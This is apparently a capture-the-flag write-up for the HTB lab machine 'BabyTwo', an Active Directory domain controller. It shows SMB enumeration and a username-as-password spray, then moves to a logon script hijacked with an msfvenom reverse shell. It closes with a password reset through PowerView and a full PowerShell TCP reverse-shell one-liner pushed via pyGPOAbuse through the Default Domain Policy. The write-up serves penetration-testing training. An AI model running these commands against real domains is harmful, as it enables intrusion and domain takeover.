HTB BabyTwo Writeup
Initial Enumeration
Let’s start with our standard nmap scan
1
sudo nmap -sC -sV -vv --top-ports=5000 $TARGETIP -oN nmapout
Open Ports
1
2
3
4
5
6
7
8
9
10
11
12
nmapout:53/tcp   open  domain        syn-ack ttl 127 Simple DNS Plus
nmapout:88/tcp   open  kerberos-sec  syn-ack ttl 127 Microsoft Windows Kerberos (server time: 2026-03-18 21:24:15Z)
nmapout:135/tcp  open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
nmapout:139/tcp  open  netbios-ssn   syn-ack ttl 127 Microsoft Windows netbios-ssn
nmapout:389/tcp  open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: baby2.vl, Site: Default-First-Site-Name)
nmapout:445/tcp  open  microsoft-ds? syn-ack ttl 127
nmapout:464/tcp  open  kpasswd5?     syn-ack ttl 127
nmapout:593/tcp  open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
nmapout:636/tcp  open  ssl/ldap      syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: baby2.vl, Site: Default-First-Site-Name)
nmapout:3268/tcp open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: baby2.vl, Site: Default-First-Site-Name)
nmapout:3269/tcp open  ssl/ldap      syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: baby2.vl, Site: Default-First-Site-Name)
nmapout:3389/tcp open  ms-wbt-server syn-ack ttl 127 Microsoft Terminal Services
The target appears to be Domain Controller based on the ports open.
1
2
3
3268/tcp open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: baby2.vl, Site: Default-First-Site-Name)

Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows
We then can add this FQDN to our /etc/hosts file:
1
echo "$TARGETIP    DC.baby2.vl baby2.vl" | sudo tee -a /etc/hosts
Service Enumeration
SMB enumeration
We are able to access SMB with the Guest account, which allows for a RID bruteforce to generate us a user list:
1
2
nxc smb $TARGETIP -u 'Guest' -p '' --rid-brute > userraw
cat userraw | grep "SidTypeUser" | cut -d ":" -f 2 | cut -d "\\" -f 2 | cut -d "(" -f 1 > users.txt
We are also able to read a couple non-standard shares:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
nxc smb $TARGETIP -u 'Guest' -p '' --shares
SMB         10.129.234.72   445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:baby2.vl) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.234.72   445    DC               [+] baby2.vl\Guest:
SMB         10.129.234.72   445    DC               [*] Enumerated shares
SMB         10.129.234.72   445    DC               Share           Permissions     Remark
SMB         10.129.234.72   445    DC               -----           -----------     ------
SMB         10.129.234.72   445    DC               ADMIN$                          Remote Admin
SMB         10.129.234.72   445    DC               apps            READ
SMB         10.129.234.72   445    DC               C$                              Default share
SMB         10.129.234.72   445    DC               docs
SMB         10.129.234.72   445    DC               homes           READ,WRITE
SMB         10.129.234.72   445    DC               IPC$            READ            Remote IPC
SMB         10.129.234.72   445    DC               NETLOGON        READ            Logon server share
SMB         10.129.234.72   445    DC               SYSVOL                          Logon server share
apps share We can investigate the apps share to see if there are any interesting files:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
smbclient //$TARGETIP/apps -U Guest
Password for [WORKGROUP\Guest]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Thu Sep  7 15:12:59 2023
  ..                                  D        0  Tue Aug 22 16:10:21 2023
  dev                                 D        0  Thu Sep  7 15:13:50 2023

                6126847 blocks of size 4096. 1052254 blocks available
smb: \> cd dev
smb: \dev\> ls
  .                                   D        0  Thu Sep  7 15:13:50 2023
  ..                                  D        0  Thu Sep  7 15:12:59 2023
  CHANGELOG                           A      108  Thu Sep  7 15:16:15 2023
  login.vbs.lnk                       A     1800  Thu Sep  7 15:13:23 2023

                6126847 blocks of size 4096. 1052254 blocks available
smb: \dev\> mget *
We will download them to analyze these further. Reviewing the login.vbs.link with lnkinfo reveals a logon script is available in the NETLOGON share:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
lnkinfo login.vbs.lnk
lnkinfo 20240423

Windows Shortcut information:
        Contains a link target identifier
        Contains a relative path string
        Contains a working directory string
        Number of data blocks           : 4

Link information:
        Creation time                   : Aug 22, 2023 19:28:18.552829200 UTC
        Modification time               : Sep 02, 2023 14:55:51.994608400 UTC
        Access time                     : Sep 02, 2023 14:55:51.994608400 UTC
        File size                       : 992 bytes
        Icon index                      : 0
        Show Window value               : 0x00000001
        Hot Key value                   : 0
        File attribute flags            : 0x00000020
                Should be archived (FILE_ATTRIBUTE_ARCHIVE)
        Drive type                      : Fixed (3)
        Drive serial number             : 0xe6f32485
        Volume label                    :
        Local path                      : C:\\Windows\\SYSVOL\\sysvol\\baby2.vl\\scripts\\login.vbs
        Network path                    : \\\\DC\\NETLOGON\\login.vbs
        Relative path                   : ..\\..\\..\\Windows\\SYSVOL\\sysvol\\baby2.vl\\scripts\\login.vbs
        Working directory               : C:\\Windows\\SYSVOL\\sysvol\\baby2.vl\\scripts
The changelog file mentions an initial logon script being rolled out, along with automated drive mapping:
1
2
3
4
5
6
7
8
cat CHANGELOG
[0.2]

- Added automated drive mapping

[0.1]

- Rolled out initial version of the domain logon script
homes share Pivoting to the homes share, it looks like there is a folder for each user on the machine:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
smbclient //$TARGETIP/homes -U Guest
Password for [WORKGROUP\Guest]:
Try "help" to get a list of possible commands.
smb: \> recurse on
smb: \> ls
  .                                   D        0  Tue Mar 31 15:26:33 2026
  ..                                  D        0  Tue Aug 22 16:10:21 2023
  Amelia.Griffiths                    D        0  Tue Aug 22 16:17:06 2023
  Carl.Moore                          D        0  Tue Aug 22 16:17:06 2023
  Harry.Shaw                          D        0  Tue Aug 22 16:17:06 2023
  Joan.Jennings                       D        0  Tue Aug 22 16:17:06 2023
  Joel.Hurst                          D        0  Tue Aug 22 16:17:06 2023
  Kieran.Mitchell                     D        0  Tue Aug 22 16:17:06 2023
  library                             D        0  Tue Aug 22 16:22:47 2023
  Lynda.Bailey                        D        0  Tue Aug 22 16:17:06 2023
  Mohammed.Harris                     D        0  Tue Aug 22 16:17:06 2023
  Nicola.Lamb                         D        0  Tue Aug 22 16:17:06 2023
  Ryan.Jenkins                        D        0  Tue Aug 22 16:17:06 2023
There is nothing within the folders currently. Let’s move onto the NETLOGON script identified earlier: NETLOGON share
1
2
3
4
5
6
7
8
smbclient //$TARGETIP/NETLOGON -U Guest
Password for [WORKGROUP\Guest]:
Try "help" to get a list of possible commands.
smb: \> recurse on
smb: \> ls
  .                                   D        0  Mon Aug 25 04:30:39 2025
  ..                                  D        0  Tue Aug 22 13:43:55 2023
  login.vbs                           A      992  Sat Sep  2 10:55:51 2023
We will download the file for further analysis:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
cat login.vbs
Sub MapNetworkShare(sharePath, driveLetter)
    Dim objNetwork
    Set objNetwork = CreateObject("WScript.Network")

    ' Check if the drive is already mapped
    Dim mappedDrives
    Set mappedDrives = objNetwork.EnumNetworkDrives
    Dim isMapped
    isMapped = False
    For i = 0 To mappedDrives.Count - 1 Step 2
        If UCase(mappedDrives.Item(i)) = UCase(driveLetter & ":") Then
            isMapped = True
            Exit For
        End If
    Next

    If isMapped Then
        objNetwork.RemoveNetworkDrive driveLetter & ":", True, True
    End If

    objNetwork.MapNetworkDrive driveLetter & ":", sharePath

    If Err.Number = 0 Then
        WScript.Echo "Mapped " & driveLetter & ": to " & sharePath
    Else
        WScript.Echo "Failed to map " & driveLetter & ": " & Err.Description
    End If

    Set objNetwork = Nothing
End Sub

MapNetworkShare "\\dc.baby2.vl\apps", "V"
MapNetworkShare "\\dc.baby2.vl\docs", "L"
User Access
We can spray the usernames as the password to see if any weak passwords exist:
1
nxc smb $TARGETIP -u users.txt -p users.txt --continue-on-success --no-bruteforce
The findings indicate two accounts have their username has their password:
1
2
[+] baby2.vl\library:library
[+] baby2.vl\Carl.Moore:Carl.Moore
We will see if these users have further access to shares:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
nxc smb $TARGETIP -u 'Carl.Moore' -p 'Carl.Moore' --shares
SMB         10.129.234.72   445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:baby2.vl) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.234.72   445    DC               [+] baby2.vl\Carl.Moore:Carl.Moore
SMB         10.129.234.72   445    DC               [*] Enumerated shares
SMB         10.129.234.72   445    DC               Share           Permissions     Remark
SMB         10.129.234.72   445    DC               -----           -----------     ------
SMB         10.129.234.72   445    DC               ADMIN$                          Remote Admin
SMB         10.129.234.72   445    DC               apps            READ,WRITE
SMB         10.129.234.72   445    DC               C$                              Default share
SMB         10.129.234.72   445    DC               docs            READ,WRITE
SMB         10.129.234.72   445    DC               homes           READ,WRITE
SMB         10.129.234.72   445    DC               IPC$            READ            Remote IPC
SMB         10.129.234.72   445    DC               NETLOGON        READ            Logon server share
SMB         10.129.234.72   445    DC               SYSVOL          READ            Logon server share

nxc smb $TARGETIP -u 'library' -p 'library' --shares
SMB         10.129.234.72   445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:baby2.vl) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.234.72   445    DC               [+] baby2.vl\library:library
SMB         10.129.234.72   445    DC               [*] Enumerated shares
SMB         10.129.234.72   445    DC               Share           Permissions     Remark
SMB         10.129.234.72   445    DC               -----           -----------     ------
SMB         10.129.234.72   445    DC               ADMIN$                          Remote Admin
SMB         10.129.234.72   445    DC               apps            READ,WRITE
SMB         10.129.234.72   445    DC               C$                              Default share
SMB         10.129.234.72   445    DC               docs            READ,WRITE
SMB         10.129.234.72   445    DC               homes           READ,WRITE
SMB         10.129.234.72   445    DC               IPC$            READ            Remote IPC
SMB         10.129.234.72   445    DC               NETLOGON        READ            Logon server share
SMB         10.129.234.72   445    DC               SYSVOL          READ            Logon server share
It looks like the users are able to read and write to the apps folder, as well as having access to the docs folder. Going back to our login.vbs.lnk file, we can see the login script is located in the SYSVOL share:
1
 C:\\Windows\\SYSVOL\\sysvol\\baby2.vl\\scripts\\login.vbs
Initially this box gave me some trouble, as I did not know where to go from here. An important thing to note is that the permissions shown in the netexec output are only general, and it is possible that subdirectories within the share have different permissions than displayed.
I created this bash script to enumerate all subdirectory and file permissions:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
#!/bin/bash

# This script uses smbclient and smbcacls to list available shares, directories, and files within. It then goes through and determines the NTFS permissions associated with the directory or file. For permissions that indicate FULL, and match an entry in the VulnGroupOrUser array will be tested manually to avoid any false positives. If a match is found on a directory, a folder will be created and removed as part of the test. If a match is found on a file, the file will be downloaded, and a test file with the same name will be uploaded. It will then replace the original file after the test is complete.

# IMPORTANT NOTES - This goes through everything, so if there are many files within the available shares it will take some time and generate a bit of traffic. Also, since the manual permission check involves downloading and re-uploading files, this should be taken into account if there are any large files. I will implement a limit on file size in the future, as well as the ability to run the script with arguments rather than defining them in the file.

# Made with love

# Define variables - Required
smbuser="library";
smbpass="library";
TARGETIP='10.129.234.72';
DirFile='Share-Directories.txt';
PermFile='Share-Permissions.txt';
EnumFiles=true; # Set to true to enumerate files
EnumFilesOnly=false; # Set to true to only enumerate files
VulnGroupOrUser=("Everyone" "BABY2\Carl.Moore"); # Set to User / Group which should be audited for permissions.

# Create files
echo "------------Share-Directories------------" > $DirFile
echo "------------Share-Permissions------------" > $PermFile
echo "test" > test.txt

# Function to enumerate files - takes share name as input
DirFileEnum() {
	# Get files in shares
	echo "Enumerating Files in Share: $1"

	# Dirs with files
	result=$(smbclient //$TARGETIP/$1 -U library --password library -c="recurse on; ls" | grep -v "  D  " | grep -v "DHSr" | grep -v "Dr" | grep -B1 "  A  " | grep -v "  A  " | grep '\\');
	bescape2=$(printf '%s\n' "$result" | awk '{ gsub(/\\b/, "\\\\b"); print }');

	echo "$bescape2" | while IFS= read -r line;
		do
			if [ "$EnumFilesOnly" = true ]; then
				echo "SHARENAME-START:$1" >> $DirFile;
			fi
			safe_line="${line}";
			smbclient //$TARGETIP/$1 -U library --password library -c "ls \"$safe_line\"\\" | grep "  A  " | awk '{print $1}' | while IFS= read -r file;
				do
					if grep -q '\\b' <<< "$safe_line"; then
						echo "$safe_line" | grep -Eo "\\\b.*" | tr -d '\n' |tee -a $DirFile && echo "\\$file" | tee -a $DirFile;
					else
						echo -n $safe_line | tee -a $DirFile && echo "\\$file" | tee -a $DirFile;
					fi
				done
			if [ "$EnumFilesOnly" = true ]; then
				echo "SHARENAME-END:$1" >> $DirFile;
			fi
		done
}

ShareEnum() {
# Get shares
echo "------------Enumerating Shares------------";
allshares=$(smbclient -L //$TARGETIP/ -U library --password library 2>/dev/null | grep "Disk" | tr [:blank:] "," | cut -d "," -f 2);
echo "$allshares";
}

DirEnum() {
# Get directories in shares
echo "------------Enumerating Directories------------"
for share in $(echo $allshares);
	do
		echo "Enumerating Share: $share";
		echo "SHARENAME-START:$share" >> $DirFile;
		echo "\\" >> $DirFile; # For root of share
		smbclient //$TARGETIP/$share -U library --password library -c="recurse on; ls" | grep '\\' | grep -v "ACCESS_DENIED" | tee -a $DirFile;

		# Set EnumFiles var to true to enumerate files
		if [ "$EnumFiles" = true ];
			then
				DirFileEnum $share
		fi
		echo "SHARENAME-END:$share" >> $DirFile;
	done
}
PermEnum() {
# Check permissions on shares
echo "------------Enumerating Permissions------------"
for sharename in $(echo $allshares);
        do
	        awk -v start="SHARENAME-START:$sharename" -v end="SHARENAME-END:$sharename" '$0 ~ start {flag=1; next} $0 ~ end {flag=0} flag' "$DirFile" | while IFS= read -r sharedir;
	            do
	            	smbclient "//$TARGETIP/$sharename" -U $smbuser --password $smbpass -c "ls \"$sharedir\"" 2>/dev/null | grep -q " D " && fileType="Directory" || fileType="File";
		            # Escape \b character for bash
		            bescape=$(printf '%s\n' "$sharedir" | awk '{ gsub(/\\b/, "\\\\b"); print }');
		            echo "------------[ ($fileType) $sharename$sharedir ] START PERMISSIONS------------" | tee -a $PermFile;
	                qpermcheck=$(smbcacls //$TARGETIP/$sharename "$bescape" -U $smbuser%$smbpass | grep -v "REVISION" | grep -v "CONTROL");
	                echo "${qpermcheck}" | tee -a $PermFile;
	                for GroupOrUser in "${VulnGroupOrUser[@]}";
	                	do
	                		escGroupOrUser=$(printf '%s\n' "$GroupOrUser" | sed 's/[][\\.^$*+?|(){}]/\\&/g')
    						if grep -qE "^ACL:${escGroupOrUser}:ALLOWED/.*/FULL" <<< "$qpermcheck"; then
					        	CheckTrueShareAccess $sharename "${sharedir}" $fileType;
					        fi
					    done
	                echo "------------[ ($fileType) $sharename$sharedir ] END PERMISSIONS------------" | tee -a $PermFile;
		        done;
		done
}

CheckTrueShareAccess() {
	if [ "$3" = "Directory" ]; then

		smbclient //$TARGETIP/$1 -U $smbuser --password $smbpass -c "mkdir \"${2}.test\" 2>&1" | grep -q "NT_STATUS_ACCESS_DENIED" && echo "NOT WRITABLE" | tee -a $PermFile || echo '!!!WRITABLE!!!' | tee -a $PermFile && smbclient //$TARGETIP/$1 -U $smbuser --password $smbpass -c "rd \"${2}.test\"";
	else
		smbclient //$TARGETIP/$1 -U $smbuser --password $smbpass -c "get \"${2}\"";
		mv "${2}" "${2}.bkp";
		echo "test" > "${2}";
		smbclient //$TARGETIP/$1 -U $smbuser --password $smbpass -c "put \"${2}\"" | grep -q "NT_STATUS_ACCESS_DENIED" && echo "NOT WRITABLE" | tee -a $PermFile || echo '!!!WRITABLE!!!' | tee -a $PermFile && mv "${2}.bkp" "${2}" && smbclient //$TARGETIP/$1 -U $smbuser --password $smbpass -c "put \"${2}\"";
		rm "${2}";
	fi
}

VulnPermEnum() {
	echo "------------Enumerating Vulnerable Permissions------------";
	awk -v s="START PERM" -v e="END PERM" -v pat='!WRITABLE!' '$0 ~ s {flag=1; buf=""; found=0} flag {buf=buf $0 "\n"} $0 ~ pat {found=1} $0 ~ e {if(found) print buf; flag=0}' $PermFile;

}

if [ "$EnumFilesOnly" = true ]; then
	ShareEnum;
	for sharename in $(echo $allshares);
		do
			DirFileEnum $sharename;
		done
	PermEnum;
	VulnPermEnum;
else
	ShareEnum;
	DirEnum;
	PermEnum;
	VulnPermEnum;
fi
This script will save the available files and directories within the available shares as well as save the associated permissions for them. Parsing through the Vulnerable Permissions listings section shows that the following file is writable:
1
2
3
4
5
6
7
8
9
10
------------[ (File) SYSVOL\baby2.vl\scripts\login.vbs ] START PERMISSIONS------------
OWNER:BUILTIN\Administrators
GROUP:BABY2\Domain Users
ACL:Everyone:ALLOWED/0x0/FULL
ACL:NT AUTHORITY\Authenticated Users:ALLOWED/0x0/FULL
ACL:NT AUTHORITY\SYSTEM:ALLOWED/0x0/FULL
ACL:BUILTIN\Administrators:ALLOWED/0x0/FULL
ACL:BUILTIN\Server Operators:ALLOWED/0x0/READ
!!!WRITABLE!!!
------------[ (File) SYSVOL\baby2.vl\scripts\login.vbs ] END PERMISSIONS------------
It is discovered that we are able write to to the login.vbs script which is triggered on login. We can modify this to create a Reverse Shell. We will use msfvenom to generate the vbs file:
1
msfvenom -p windows/x64/powershell_reverse_tcp LHOST=10.10.14.8 LPORT=9955 -f vbs > login.vb
We will upload the file with smbclient:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
smbclient //$TARGETIP/SYSVOL -U library
Password for [WORKGROUP\library]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Tue Aug 22 13:37:36 2023
  ..                                  D        0  Tue Aug 22 13:37:36 2023
  baby2.vl                           Dr        0  Tue Aug 22 13:37:36 2023

                6126847 blocks of size 4096. 1938430 blocks available
smb: \> cd baby2.vl\
smb: \baby2.vl\> ls
  .                                   D        0  Tue Aug 22 13:43:55 2023
  ..                                  D        0  Tue Aug 22 13:37:36 2023
  DfsrPrivate                      DHSr        0  Tue Aug 22 13:43:55 2023
  Policies                            D        0  Tue Aug 22 13:37:41 2023
  scripts                             D        0  Mon Aug 25 04:30:39 2025

                6126847 blocks of size 4096. 1938430 blocks available
smb: \baby2.vl\> cd scripts\
smb: \baby2.vl\scripts\> ls
  .                                   D        0  Mon Aug 25 04:30:39 2025
  ..                                  D        0  Tue Aug 22 13:43:55 2023
  login.vbs                           A      992  Tue Mar 31 15:44:34 2026

                6126847 blocks of size 4096. 1938430 blocks available
smb: \baby2.vl\scripts\> put login.vbs
putting file login.vbs as \baby2.vl\scripts\login.vbs (147.6 kB/s) (average 147.6 kB/s)
We can now setup our reverse listener to catch the connection:
1
2
3
4
5
6
7
8
9
nc -lvnp 9955
listening on [any] 9955 ...
connect to [10.10.14.8] from (UNKNOWN) [10.129.234.72] 64588
Windows PowerShell running as user Amelia.Griffiths on DC
Copyright (C) Microsoft Corporation. All rights reserved.

whoami
baby2\amelia.griffiths
PS C:\Windows\system32>
We can navigate to the C:\ directory to get our user.txt:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
PS C:\> ls


    Directory: C:\


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         4/16/2025   2:27 AM                inetpub
d-----          5/8/2021   1:20 AM                PerfLogs
d-r---         4/16/2025   1:51 AM                Program Files
d-----         8/22/2023  10:30 AM                Program Files (x86)
d-----         8/22/2023   1:10 PM                shares
d-----         8/22/2023  12:35 PM                temp
d-r---         8/22/2023  12:54 PM                Users
d-----         8/20/2025   9:05 AM                Windows
-a----         4/16/2025   2:48 AM             32 user.txt
Privilege Escalation
We will use bloodhound-python to get some information on the domain and start up bloodhound to dive in further:
1
bloodhound-python -c All -u library -p library --zip -ns $TARGETIP -d baby2.vl && bloodhound
We can see that Amelia.Griffiths has WriteOwner and WriteDacl privileges over the gpoadm user aswell as the GPO-Management OU:

With the WriteOwner privilege, we can reset the password. We will need the PowerView tool to perform these actions. I will setup a python server on my linux machine to transfer over the tool:
1
python -m http.server 80
Download to the machine:
1
2
PS C:\Users\Amelia.Griffiths> iwr -uri http://10.10.14.8/PowerView.ps1 -Outfile pv.ps1
PS C:\Users\Amelia.Griffiths> Import-Module .\pv.ps1
We will give permissions to the Amelia.Griffiths account over GPOADM and reset the password.
1
2
3
Add-DomainObjectAcl -Rights all -TargetIdentity GPOADM -PrincipalIdentity Amelia.Griffiths
$cred = ConvertTo-SecureString 'newP@ssword2022' -AsPlainText -Force
Set-DomainUserPassword GPOADM -AccountPassword $cred
With access now as the GPOADM user we will reference back to bloodhound:

The user has GenericAll privileges over the default domain policy. Since we are able to now write GPOs, we can create a revere shell to be run as SYSTEM using pygpoabuse:
1
git clone https://github.com/Hackndo/pyGPOAbuse && cd PyGPOAbuse; python -m venv .venv; source .venv/bin/activate; pip install -r requirements.txt
We can now run the tool:
1
python pygpoabuse.py baby2.vl/gpoadm:newP@ssword2022 -gpo-name "Default Domain Policy" -f -powershell -command "\$client = New-Object System.Net.Sockets.TCPClient('10.10.14.8',8009);\$stream = \$client.GetStream();[byte[]]\$bytes = 0..65535|%{0};while((\$i = \$stream.Read(\$bytes, 0, \$bytes.Length)) -ne 0){;\$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString(\$bytes,0, \$i);\$sendback = (iex \$data 2>&1 | Out-String );\$sendback2 = \$sendback + 'PS ' + (pwd).Path + '> ';\$sendbyte = ([text.encoding]::ASCII).GetBytes(\$sendback2);\$stream.Write(\$sendbyte,0,\$sendbyte.Length);\$stream.Flush()};\$client.Close()" -taskname "WonderousThings" -description "Oh, Hi Mark"
Set up our listener to catch the connection:
1
nc -lvnp 8009
We can issue a gpupdate to speed things up:
1
2
3
4
5
6
7
8
PS C:\Users\Amelia.Griffiths> gpupdate /force
Updating policy...


Computer Policy update has completed successfully.

User Policy update has completed successfully.
After some time, we can retrieve our root.txt flag:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
nc -nlvp 8009
listening on [any] 8009 ...
connect to [10.10.14.8] from (UNKNOWN) [10.129.234.72] 53499
whoami
nt authority\system
PS C:\Windows\system32> cd C:\Users\Administrator\Desktop
PS C:\Users\Administrator\Desktop> dir


    Directory: C:\Users\Administrator\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         4/16/2025   2:47 AM             32 root.txt